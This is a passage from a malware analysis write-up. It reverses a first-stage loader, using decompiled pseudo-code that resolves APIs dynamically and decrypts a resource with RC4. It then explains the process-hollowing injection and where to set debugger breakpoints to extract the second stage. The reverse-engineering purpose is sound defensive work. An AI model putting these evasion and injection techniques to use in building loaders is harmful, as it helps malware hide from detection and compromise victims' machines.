string_decryption(::SizeofResource);
v7 = LoadLibraryA(kernel32_dll);
SizeofResource = GetProcAddress(v7, ::SizeofResource);
string_decryption(::LockResource);
Kernel32 = LoadLibraryA(kernel32_dll);
LockResource_1 = GetProcAddress(Kernel32, ::LockResource);
handle_resource_information_block = ((int (__stdcall *)(_DWORD, int, int))FindResourceA)(0, 0x65, 0xA);
handle_data_associated_resource = ((int (__stdcall *)(_DWORD, int))LoadResource)(0, handle_resource_information_block);
((void (__stdcall *)(_DWORD, int))SizeofResource)(0, handle_resource_information_block);
sub_E338F4();
pointer_specified_resource = ((int (__stdcall *)(int))LockResource_1)(handle_data_associated_resource);
ptr_resource_x10 = 10 * *(_DWORD *)(pointer_specified_resource + 8);
string_decryption(::VirtualAlloc);
v13 = LoadLibraryA(kernel32_dll);
VirtualAlloc = GetProcAddress(v13, ::VirtualAlloc);
LockResource = (_DWORD *)((int (__stdcall *)(_DWORD, signed int, MACRO_MEM, int))VirtualAlloc)(
                         0,
                         ptr_resource_x10,
                         MEM_COMMIT,
                         4);
optimized_memory_copy_func_SSE((unsigned int)LockResource, pointer_specified_resource + 28, ptr_resource_x10);
```

In the pseudo-code above, the **main** function loads the **kernel32** library, and calls several functions to locate and manipulate a certain resource, which cannot be identified statically, and allocates it in a memory space through the **VirtualAlloc** function.

Now let's move on to the second and final part of the **main** function code, which can be seen below.



In the pseudo-code above, we can observe that after carrying out the process of resource manipulation and allocation of this resource in memory, said resource is decrypted using an algorithm that contains the **RC4** pattern (the **0x100** value in a loop).


After the decryption process, the function (named by me, and was tagged as **sub_401000**, previously identified in the ***xrefs*** of the string decryption function) **dynamic_string_decrypt_create_proc** is called, which receives the resource as an argument. The name I gave the function is very suggestive, but below, we will explore it in more detail.

Reversing the dynamic_string_decrypt_create_proc function

In this section, I will describe the analysis of the **dynamic_string_decrypt_create_proc** function.


In this function, we see the use of the string decryption function equally used as in the main function. However, this function has a specific purpose as we will identify throughout this section.

Below, we can see that at the beginning of the pseudo-code of the **dynamic_string_decrypt_create_proc** function, it loads the **CreateProcessA** API and executes it, creating a process in a suspended state. The code then loads and executes the **VirtualAlloc** API to allocate memory space with read, write, and execute permissions. The return from **VirtualAlloc** execution is the base address of the allocated memory space, which is passed as an argument to the **GetThreadContext** API execution (also decrypted and loaded).



After executing the activities above, the function will *read*, *allocate* and *write* to the memory space of the process in a suspended state, as we can see below.

And as a final action, the function will finally execute the *Thread* of the suspended process.



The flow of actions performed in this function is very similar to the *Process Hollowing* technique.

I think that so far, we can understand that this sample we are analyzing is the first stage that will decrypt the second stage and inject it into the memory space of a child process, created by itself.

Let's continue with our *dynamic analysis*, with the purpose of identifying the second stage and extracting it from memory, with the aim of reversing it and understanding the actions that will be performed in the second stage.

Identifying and Extracting the Second Stage


As we were able to identify in the previous section, sampling is just a first stage, which will decrypt a second stage via the **RC4** algorithm, create a child process, and inject the second stage into its memory scope.

Now that we know how the first stage code works, let's set some strategic breakpoints, to identify the second stage before it is injected into another process, and identify which process is the target of this injection.

To do this, we need to set some breakpoints in:


- Before performing decryption using the **RC4** algorithm, with the purpose of monitoring the decryption process, and identifying the decrypted binary in memory so that we can extract them.
- **CreateProcessA**: as we know, this API is called indirectly, with the purpose of complicating our analysis and evading detection. However, as we already know the code for this sample, we know the address where we will set our breakpoint.
- **VirtualAllocEx**: to try to extract the second stage.
- **WriteProcessMemory**: for the purpose of identifying which data will be written to the memory scope of which process.
- **ResumeThread**: with the aim of identifying the exact moment when the second stage will be executed in the remote process.
- **IsDebuggerPresent**: as we saw that it will be executed, before the main function is executed

Below we can observe the selected breakpoints.




Now that we have established each breakpoint, let’s move on to the dynamic analysis.


Interestingly, our **IsDebuggerPresent** breakpoint was not triggered, and we went directly to the breakpoint before the *RC4 routine loop*.




It is possible to identify that at the address **ss:[ebp+eax-108]**, the first loop writes data during its execution.




At the end of the loop, we see two character structures, the first appears to be the alphabet, and the second a set of apparently random data.




At the end of the second loop, the entire possible alphabet that we saw previously was transformed into pseudo-random data.



